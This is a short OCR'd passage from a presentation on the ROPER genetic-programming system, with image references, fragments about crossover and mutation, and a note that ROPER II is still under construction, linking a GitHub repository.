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

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- to which fitness functions can then be replied, as in ROPER I.

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

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- If the result fails to differ from both parents, discard it, and generate a new one using standard crossover or mutation algorithms.

40. What next?

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

ROPER II is still under construction, and so I have no results to share with you just yet. Anyone interested is free to check http://github.com/obliviasimplex/roper in a few weeks to see how things have progressed on that front.

41. Acknowledgements

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